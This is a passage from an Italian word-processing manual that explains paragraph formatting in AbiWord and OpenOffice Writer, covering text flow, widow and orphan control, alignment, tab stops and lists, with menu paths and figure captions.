




Figura 533.3. OpenOffice Write: `Formato`, `Paragrafo`, `Paragrafo`. In questo caso, le dimensioni sono abbastanza simili allo stesso esempio relativo ad Abiword.

533.2 Controllo del flusso del testo

Il testo contenuto in un paragrafo, scorre seguendo lo spazio a sua disposizione. Generalmente, le cose che si possono controllare sono: la sillabazione; il fatto che il paragrafo debba rimanere unito o meno, quando risulterebbe a cavallo di due colonne o di due pagine; la gestione delle righe vedove e di quelle orfane; il fatto che il paragrafo debba rimanere unito al successivo (come nel caso di un titolo che non può apparire da solo alla fine di una pagina).

La sillabazione implica che il testo sia associato a una certa lingua, della quale si conoscono le regole per separare le parole alla fine delle righe. La configurazione della sillabazione può anche richiedere che l'interruzione delle parole non sia troppo frequente o che separi solo nella parte centrale delle parole stesse.

Quando un paragrafo si trova a cavallo tra due colonne o tra due pagine, può risultare spiacevole finire una colonna o una pagina con poche righe, così come è spiacevole iniziare una colonna o una pagina con poche righe di un paragrafo proveniente dalla colonna o da una pagina precedente. Le righe iniziali di un paragrafo che si divide sono le ***vedove***, mentre le righe finali dello stesso paragrafo, sono le ***orfane***.

Figura 533.4. Vedove e orfane.

righe vedove

bla bla bla bla bla bla
bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla

bla bla bla bla bla bla bla bla
bla bla bla bla bla bla

righe orfane

Una volta selezionato il paragrafo o i paragrafi di proprio interesse, con Abiword si configura il flusso del testo con _Formato_, _Paragrafo_, _Distribuzione testo_; con OpenOffice Writer si accede a queste funzioni con _Formato_, _Paragrafo_, _Flusso di testo_.

Figura 533.5. Abiword: `Formato`, `Paragrafo`, `Distribuzione testo`. Si può osservare che la gestione del controllo di vedove e orfane, si ottiene selezionando la casella '**`controllo righe isolate`**'.






Figura 533.6. OpenOffice Write: `Formato`, `Paragrafo`, `Flusso di testo`.

533.3 Allineamento

Quando si scrive nel contesto di una lingua occidentale, il testo di un paragrafo si trova normalmente allineato a sinistra. Di norma è consentito allineare il testo in modo diverso: al centro, a destra, o simultaneamente a sinistra e a destra.

L'allineamento del testo è un problema frequente, per cui i programmi di scrittura visuali consentono spesso di accedervi attraverso pulsanti grafici a icona.

Figura 533.7. Icone tipiche per la selezione rapida degli allineamenti comuni.


sinistra centro destra entrambi

A parte il caso dell'uso di icone pronte per gestire l'allineamento, con Abiword si può utilizzare il menù con `Formato`, `Paragrafo`, `Rientri e spaziatura`, mentre con OpenOffice Writer le voci di menù da seguire sono `Formato`, `Paragrafo`, `Allineamento`.

Figura 533.8. Abiword: `Formato`, `Paragrafo`, `Rientri e spaziatura`.






Figura 533.9. OpenOffice Write: `Formato`, `Paragrafo`, `Allineamento`.

533.4 Tabulazione

Attraverso gli ***stop di tabulazione***, si possono fissare delle posizioni orizzontali da raggiungere facilmente con l'inserimento di un carattere di tabulazione, che si ottiene normalmente con il tasto [*Tab*]. Lo stop di tabulazione che si fissa permette generalmente di stabilire anche il flusso del testo a partire dalla sua posizione; in pratica si può specificare un allineamento sinistro, destro, al centro e decimale. Per indicare gli stop di tabulazione esistenti, i programmi usano una simbologia abbastanza uniforme, dove si intende anche l'allineamento che si ottiene.

Figura 533.10. Tabulazioni e simbologia comune.

Oltre alla scelta dell'allineamento, in corrispondenza dello spazio che separa il testo dalla tabulazione successiva, è possibile fare apparire un filo o una sequenza di puntini, che si usano di solito per facilitare la lettura.

Nei programmi più semplici e limitati, le tabulazioni potrebbero essere associate al documento nella sua interezza, ma generalmente queste si abbinano ai paragrafi, in modo tale da poter cambiare lo schema di tabulazione di volta in volta. Come per tutte le funzioni che riguardano i paragrafi, prima di intervenire sulla configurazione delle tabulazioni, occorre posizionare il cursore di scrittura o selezionare una porzione di testo.

Con Abiword si configurano le tabulazioni attraverso `Formato`, `Tabulazioni`, mentre con OpenOffice Writer si deve selezionare `Formato`, `Paragrafo`, `Tabulazione`.

Figura 533.11. Abiword: `Formato`, `Tabulazioni`.







Figura 533.12. OpenOffice Write: `Formato`, `Paragrafo`, `Tabulazione`.

Dalle figure si può osservare che può essere necessario chiarire quale simbolo viene usato per individuare la posizione corretta dell'allineamento decimale: il punto o la virgola.

533.5 Elenchi

I programmi di scrittura gestiscono gli elenchi, puntati o numerati, attraverso un meccanismo specifico di gestione dei rientri del testo. In pratica, se un programma di scrittura non disponesse della gestione degli elenchi, questi si potrebbero ottenere aumentando il margine sinistro dei paragrafi, facendo rientrare all'indietro la prima riga, combinando uno stop di tabulazione della stessa lunghezza del margine del paragrafo stesso.

Figura 533.13. Creazione di un elenco puntato con la sola gestione dei rientri e delle tabulazioni, mettendo un asterisco seguito da un carattere di tabulazione nella prima riga.

Di norma, gli elenchi puntati e numerati vengono gestiti automaticamente dai programmi di scrittura, pertanto è il programma che aggiunge il pallino o il numero iniziale. Eventualmente, quando un paragrafo deve continuare allo stesso livello di rientro di una voce dell'elenco, senza avere il puntino o il numero iniziale, basta cancellare manualmente il simbolo in questione, come se fosse un carattere qualsiasi.

Con Abiword e con OpenOffice Writer si crea un elenco puntato o numerato attraverso la selezione di `Formato`, `Elenchi puntati e numerati`.

Figura 533.14. Abiword: `Formato`, `Elenchi puntati e numerati`.






